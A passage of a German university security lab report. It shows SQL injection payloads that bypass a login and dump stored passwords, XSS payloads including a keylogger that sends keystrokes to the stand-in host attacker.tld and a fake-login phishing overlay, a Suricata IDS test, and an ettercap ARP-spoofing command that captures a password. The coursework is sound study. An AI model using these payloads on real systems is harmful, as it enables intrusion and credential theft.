Die Analyse des Fehlerlogs in den Entwicklertools des Browsers offenbarte die verwendete SQL-Abfrage aus der Webanwendung.

```

connection = get_db_connection()

try:
    with connection.cursor() as cursor:
        cursor.execute(f"SELECT * FROM credentials WHERE user = '{usernameJson}'")
        # result is a list of tuples
        result = cursor.fetchone()
        if result:
            usernameDB = result['user']
            passwordDB = result['password']
            if passwordDB == passwordJson:

```

Abbildung 14: Response der Webanwendung

Mit diesem Wissen wurde eine angepasste Injection erstellt:

```
' union select 1,'itsec','attack'; -- '
```

Diese Eingabe als Benutzername, kombiniert mit `attack` als Passwort, ermöglicht eine unbefugte Anmeldung als `itsec` oder potenziell als jeder andere Benutzer.



Login Form

Username: Password:

Abbildung 15: Login mit SQL Injection



Welcome itsec

Message Board

Abbildung 16: Erfolgreiche Anmeldung mit SQL Injection

Um die Möglichkeiten der SQL Injection weiter zu demonstrieren, wurde eine alternative Injection entwickelt, um alle Benutzerdaten zu extrahieren:

```
' union select 1, group_concat(concat_ws('|', user, password)
separator ', '), 'attack' from credentials -- '
```

Diese Injection wird ebenfalls als Benutzername eingegeben, während attack wieder als Passwort verwendet wird. Als Ergebnis enthält der angezeigte Benutzername in der Webanwendung nun alle extrahierten Daten aus der Datenbanktabelle, wie in der folgenden Abbildung zu sehen ist:




Abbildung 17: Extraktion aller Benutzerdaten mit SQL Injection

4.3.2 Cross-Site Scripting

Um die Cross-Site Scripting (XSS) Schwachstelle der Webanwendung zu demonstrieren, wurden verschiedene Methoden der Code-Injektion in das Message Board getestet, das nach erfolgreicher Anmeldung zugänglich ist.

Zunächst wurde ein einfacher JavaScript-Code injiziert, der eine Alert-Box mit dem Text test anzeigen sollte:

```
<script>alert('test')</script>
```

Welcome admin

Message Board

admin:

Abbildung 18: Fehlgeschlagene Ausführung des JavaScript-Codes

Trotz erfolgreicher Injektion des Codes geschah jedoch nichts Sichtbares auf der Webseite. Bei näherer Untersuchung zeigte sich, dass der Code zwar in den HTML-Quelltext eingefügt wurde, aber von Firefox ignoriert wurde. Dies war an der grauen Hinterlegung im Quelltext erkennbar, wie die folgende Abbildung zeigt:

```
<!DOCTYPE html>
<html lang="en"> scroll
  <head> ... </head>
  <body>
    <header> ... </header>
    <div id="boardContainer"> overflow
      <form id="messageForm"> ... </form> event
      <div id="messagesContainer">
        <div class="message" style="border-color: rgb(109, 230, 58);">
          <b>itsec:</b>
          <script>alert('test')</script>
        </div>
      </div>
    </div>
    <script> ... </script>
  </body>
</html>
```

Abbildung 19: HTML-Quelltext mit grau hinterlegtem JavaScript-Code

Als Alternative wurde ein ``-Tag mit dem `onerror`-Attribut verwendet. Diese Methode zielt darauf ab, JavaScript-Code auszuführen, wenn das Laden eines Bildes fehlschlägt:

```
<img src="" onerror=alert('test')>
```




Abbildung 20: Erfolgreiche XSS-Ausführung mit img-Tag




Abbildung 21: Erfolgreiche XSS-Ausführung mit img-Tag, Zoom auf das Alert-Fenster

Wie in der Abbildung zu sehen ist, war diese Methode erfolgreich und löste wie erwartet ein Alert-Fenster aus.

Um die Schwere der XSS-Schwachstelle zu verdeutlichen, wurden zwei Angriffsvektoren getestet.

Zunächst wurde ein Keylogger eingesetzt, der jeden Tastendruck an einen externen Server sendet:

```
<img src="" onerror="document.addEventListener('keypress',  
function(e) { fetch('http://attacker.tld?key=' + String.  
fromCharCode(e.which)); }); this.remove();">
```

Für diese Demonstration wurde die fiktive Adresse `attacker.tld` als Zielserver verwendet. Der resultierende Netzwerkverkehr, der die gesendeten Tastendrücke zeigt, ist in der folgenden Abbildung dargestellt:




Abbildung 22: Netzwerkverkehr des XSS-Keyloggers

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	192.168.0.220	itsec	document	html	1.94 kB	4.65 kB	14 ms
200	GET	192.168.0.220	itsec	itsec:133 (fetch)	json	1.03 kB	847 B	19 ms
404	GET	192.168.0.220	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	406 B	207 B	24 ms
⛔	GET	attacker.tld	/?key=h	itsec:1 (fetch)		NS_ERROR_UNKNOWN_HOST	0 B	0 ms
⛔	GET	attacker.tld	/?key=a	itsec:1 (fetch)		NS_ERROR_UNKNOWN_HOST	0 B	0 ms
⛔	GET	attacker.tld	/?key=l	itsec:1 (fetch)		NS_ERROR_UNKNOWN_HOST	0 B	0 ms
⛔	GET	attacker.tld	/?key=l	itsec:1 (fetch)		NS_ERROR_UNKNOWN_HOST	0 B	0 ms
⛔	GET	attacker.tld	/?key=o	itsec:1 (fetch)		NS_ERROR_UNKNOWN_HOST	0 B	0 ms

Abbildung 23: Netzwerkverkehr des XSS-Keyloggers, Zoom auf den Netzwerkverkehr

Dann wurde eine Phishing-Seite imitiert, die eine legitime Website nachahmt, mit dem Ziel Benutzerdaten zu stehlen:

```
<img src="" onerror="(function(){
    document.body.innerHTML = '
    <div style='position: fixed; top: 0; left: 0; width:
    100%; height: 100%; background-color: #f0f2f5;
    display: flex; justify-content: center; align-items
    : center;'>
```

```

<div style='background-color: #fff; padding: 20px;
border-radius: 8px; box-shadow: 0 2px 4px rgba
(0,0,0,0.1); width: 360px; text-align: center;*>
<h2 style='color: #1877f2; font-family: Helvetica,
Arial, sans-serif; margin-bottom: 20px;*>Website</
h2>
<form>
<input type='text' placeholder='Email or Phone Number'
style='width: 100%; padding: 10px; margin-bottom:
10px; border: 1px solid #ddd; border-radius: 4px;
box-sizing: border-box;*>
<input type='password' placeholder='Password' style='
width: 100%; padding: 10px; margin-bottom: 20px;
border: 1px solid #ddd; border-radius: 4px; box-
sizing: border-box;*>
<button type='submit' style='width: 100%; padding: 10px
; background-color: #1877f2; color: white; border:
none; border-radius: 4px; font-size: 16px; cursor:
pointer;*>Log In</button>
</form>
<div style='margin-top: 10px;*>
<a href='#' style='color: #1877f2; font-size: 14px;
text-decoration: none;*>Forgotten password?</a>
</div>
</div>
</div>
';
}())">

```

Diese Injektion ersetzt den gesamten Inhalt der Webseite durch eine Login-Maske, die Benutzer zur Eingabe ihrer Anmeldedaten verleiten könnte. Das Ergebnis dieser Injektion ist in der folgenden Abbildung dargestellt:




Abbildung 24: Darstellung der XSS-injizierten Phishing-Seite

Wie man sehen kann, wurde die ursprüngliche Webseite vollständig durch eine gefälschte Login-Maske ersetzt. Dies verdeutlicht das erhebliche Risiko, das von XSS-Schwachstellen ausgeht.

5 Aufgabenblatt 3

Im folgenden wird die Konfiguration des Intrusion Detection System (IDS) beschrieben. Es wurde sich für das IDS Suricata entschieden, da bereits Vorerfahrung bestanden.

5.1 Konfiguration des Intrusion Detection Systems

Bei der Installation wurde der Anleitung des Herstellers [9] befolgt. In der Konfigurationsdatei `/etc/suricata/suricata.yaml` wurde das zu überwachende Interface auf `eth0` gestellt. Es ergeben sich folgende Capture Settings:

```
af-packet:
- interface: eth0
cluster-id: 99
cluster-type: cluster_flow
defrag: yes
use-mmap: yes
tpacket-v3: yes
```

Darüber hinaus wurden die aktuellen Regeln, mittels `sudo suricata-update`, heruntergeladen, installiert und aktiviert [10].

Um diese zu aktivieren wurde gemäß der Anleitung des Herstellers der Pfad der Regeln, in der Datei `/etc/suricata/suricata.yaml` geändert auf
`default-rule-path: /var/lib/suricata/rules`.

Weitere Konfiguration wurden nicht durchgeführt.

Das IDS wurde anschließend getestet. Dafür wurde der Befehl `curl http://testmyids.org/uid/index.html` ausgeführt. Dadurch wurde eine statische HTML-Datei aufgerufen mit dem Inhalt `uid=0(root)gid=0(root)groups=0(root)`. Dieser String stellt eine mögliche Ausgabe des `id` Befehls dar, welcher genutzt werden kann um den derzeitigen Nutzer und die Gruppen des Nutzers zu erhalten.

Das IDS sollte hier ausschlagen, da die Ausgabe bedeuten würde, das jemand remote den `id` Befehl als root ausgeführt hat, was bedeuten würde das jemand vollen Zugriff auf das System hat.

Ob das IDS dies erkannt hat wurde mit dem Befehl `sudo tail /var/log/suricata/fast.log` überprüft. Die `fast.log` Datei enthält die Warnungen des IDS. Die letzte Zeile der Datei war `[1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} <ip> -> 192.168.0.220:<port>`. Dies zeigt das der Datenverkehr als potenzieller Datenabfluss erkannt wurde.

5.2 ARP Spoofing

Beim ARP-Spoofing wird das ARP-Protokoll genutzt um den Datenverkehr nicht zum eigentlichen Ziel, sondern zum Angreifer, zu schicken. Das ARP-Protokoll ist dafür zustän-

dig IP-Adresse, welche an sich dynamisch sind, einer statischen MAC-Adresse zuzuordnen. Diese Zuordnung passiert im LAN, im Local Area Network.

Beim ARP-Spoofing weisen wir die IP des Ziels, der MAC-Adresse des Angreifers zu. Alle Pakete die an die IP des Ziels gesendet werden, werden also an den Angreifer gesendet. Der Angreifer kann die Paket an das eigentliche Ziel weiterleiten, wodurch der Datenverkehr ununterbrochen funktioniert [11].

In unserem Fall ist am sinnvollsten sich zwischen der Firewall und dem Webserver zu platzieren, und dort den Verkehr mitzuschneiden, da man dort alle Pakete erhält.

Für das ARP-Spoofing wurde die CLI Version des Tools `ettercap` genutzt. Das Tool wurde mit dem Befehl `sudo ettercap -T -M arp /192.168.0.220// /192.168.0.221//` aufgerufen [12]:

1. `-T`: Nutze die einfache Textausgabe
2. `-M arp`: Führe einen Man-in-the-Middle (MITM) Angriff aus, nutze dafür ARP
3. `/192.168.0.220//`: Nutze die Firewall als Ziel 1
4. `/192.168.0.221//`: Nutze den Webserver als Ziel 2

Folgende Screenshots zeigen die ARP-Tabellen der einzelnen Geräte, sowie die MAC-Adresse der Kali-Maschine:

```
[test@piserver:~]$ sudo arp -a
? (192.168.0.221) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.156.18) at ce:7f:66:99:b2:6a [ether] on wlan0
```

Abbildung 25: ARP-Tabelle der Firewall

```
[test@itsec-g3-s:~]$ sudo arp -a
? (192.168.0.220) at 7c:8a:e1:71:5c:cc [ether] on eth0
? (192.168.0.101) at 48:65:ee:13:5f:fe [ether] on eth0
? (192.168.0.150) at 7c:8a:e1:71:5c:cc [ether] on eth0
```

Abbildung 26: ARP-Tabelle des Webserver

Man kann sehen das die IP-Adresse der Firewall und des Webserver jeweils in den

```
(kali㉿kali)-[~]
$ sudo ip l
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFA
  ULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP m
  ode DEFAULT group default qlen 1000
    link/ether 7c:8a:e1:71:5c:cc brd ff:ff:ff:ff:ff:ff
```

Abbildung 27: MAC-Adresse der Kali-Maschine

jeweiligen Screenshots die MAC-Adresse der Kali-Maschine haben. Dies bedeutet das Pakete welche von der Firewall aus zum Webserver gesendet werden, an die Kali-Maschine gesendet werden, das Gleiche gilt auch für Pakete die vom Webserver an die Firewall gesendet werden.

Es war möglich eine Anmeldung auf dem Webserver zu lesen und das Passwort des Benutzers zu erhalten:

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.0.221	1.1.1.1	DNS	81	Standard query 0x78f6 A 0.debian.pool.ntp.org
2	0...	192.168.0.221	1.1.1.1	DNS	81	Standard query 0x841a AAAA 0.debian.pool.ntp.org
3	1...	CompalInform_7...	RaspberryPiT...	ARP	42	192.168.0.221 is at 7c:8a:e1:71:5c:cc
4	1...	CompalInform_7...	RaspberryPiF...	ARP	42	192.168.0.220 is at 7c:8a:e1:71:5c:cc (duplicate use of 192.168.0.221 detected!)
5	2...	192.168.0.220	192.168.0.221	HTTP/JSON	528	POST /login HTTP/1.1 , JSON (application/json)
6	2...	192.168.0.220	192.168.0.221	TCP	528	[TCP Retransmission] 58820 → 80 [PSH, ACK] Seq=1 Ack=1 Win=501 Len=462 TSval=375
7	2...	192.168.0.221	192.168.0.220	HTTP/JSON	344	HTTP/1.1 200 OK , JSON (application/json)

Abbildung 28: Wireshark Traffic einer Anmeldung

5.2.1 IDS gegen ARP-Spoofing

Das eingesetzte IDS, Suricata, bietet keinen Schutz gegen und ist nicht in der Lage ARP-Spoofing zu erkennen.

IDS arbeiten auf der OSI Schicht 3, der Netzwerkschicht [13]. Das ARP-Protokoll arbeitet auf der Ebene 2, der Sicherungsschicht [14],

Um das ARP-Spoofing zu erkennen, müsste man permanent die ARP-Tabelle überwachen und kontrollieren, ob IP-Adressen doppelt vergeben werden. Diese Funktion bietet Suricata nicht.




Abbildung 29: Inhalt des 5. Pakets mit dem Passwort des Benutzers

6 Aufgabenblatt 4

TODO HIER NOCH MACHEN

7 Anhang

7.1 Netzwerk

Im folgenden wird das Netzwerk sowie die darin enthaltenen IP-Adressen dargelegt.

- Basis-IP: 192.168.0.0
- Netzmaske: 255.255.255.0 (CIDR: 24)
- Erste IP-Adresse: 192.168.0.1
- Letzte IP-Adresse: 192.168.0.254
- Bestehende Clients:
 - Firewall: 192.168.0.220
 - Webserver: 192.168.0.221
 - Client: 192.168.0.100

7.2 Hinzufügen eines Cron-Jobs

Um einen Cron-Job anzulegen wurden folgende Schritte durchgeführt.

1. Der jeweils relevante Firewall-Skript wurde ausführbar gemacht:
`$ sudo chmod +x <name des Skripts>.`
2. Das Interface zum bearbeiten der Crontabs wurde geöffnet:
`sudo crontab -e.`
3. Am Ende wurde die Zeile `@reboot sudo bash <pfad zum Skript>` eingefügt.

7.3 Setzen einer statischen IP-Adresse

Um eine statische IP-Adresse zu setzen wurden folgende Schritte durchgeführt.

1. Die Datei `/etc/network/interfaces` wurde mit einem Texteditor geöffnet.
2. Die bestehenden Einträge wurden auskommentiert.
3. Folgender Text wurde am Ende eingefügt:

```
auto eth0
iface eth0 inet static
    address <statische ip-adresse hier>
    netmask 255.255.255.0
    gateway 192.168.0.220 # ip adresse der firewall
```
4. Die Datei wurde gespeichert und das System neugestartet.

Literatur

- [1] AshaIyengar, “Network ports for clients and mail flow in Exchange.” <https://learn.microsoft.com/en-us/exchange/plan-and-deploy/deployment-ref/network-ports?view=exchserver-2019#network-ports-required-for-clients-and-services>, 2 2023. Aufgerufen am: 12.05.2024.
- [2] TeamViewer, “Ports used by TeamViewer.” <https://www.teamviewer.com/en-us/global/support/knowledge-base/teamviewer-classic/troubleshooting/ports-used-by-teamviewer/>, 4 2024. Aufgerufen am: 12.05.2024.
- [3] “Delftship - activation.” <https://www.delftship.net/activation/>. Aufgerufen am: 15.06.2024.
- [4] H. Eychenne, “iptables(8) - linux man page.” <https://linux.die.net/man/8/iptables>. Aufgerufen am: 12.05.2024.
- [5] L. Reynolds, “Linux ip forwarding - how to disable/enable using net.ipv4.ip-forward.” <https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux>, 12 2023. Aufgerufen am: 12.05.2024.
- [6] “ping(8) - linux man page.” <https://linux.die.net/man/8/ping>. Aufgerufen am: 21.07.2024.
- [7] “Nmap-referenz-handbuch (man page).” <https://nmap.org/man/de/index.html>. Aufgerufen am: 15.06.2024.
- [8] “Hping3.” <https://www.kali.org/tools/hping3/>. Aufgerufen am: 22.07.2024.
- [9] “2. Quickstart guide — Suricata 8.0.0-dev documentation.” <https://docs.suricata.io/en/latest/quickstart.html#>. Aufgerufen am: 12.05.2024.
- [10] “9.1. Rule Management with Suricata-Update — Suricata 8.0.0-dev documentation.” <https://docs.suricata.io/en/latest/rule-management/suricata-update.html>. Aufgerufen am: 12.05.2024.
- [11] B. Lenaerts-Bergmans, “Address resolution protocol (arp) spoofing: What it is and how to prevent an arp attack.” <https://www.crowdstrike.com/cybersecurity-101/spoofing-attacks/arp-spoofing/>, 5 2022. Aufgerufen am: 01.07.2024.
- [12] “ettercap - kali linux tools.” <https://www.kali.org/tools/ettercap/>. Aufgerufen am: 15.06.2024.
- [13] HIPAAVault, “Ids and ips.” <https://www.hipaavault.com/managed-services/ids-and-ips/>.

- [14] M. Zydyk, “Address resolution protocol (arp).” <https://www.techtarget.com/searchnetworking/definition/Address-Resolution-Protocol-ARP>, 12 2023.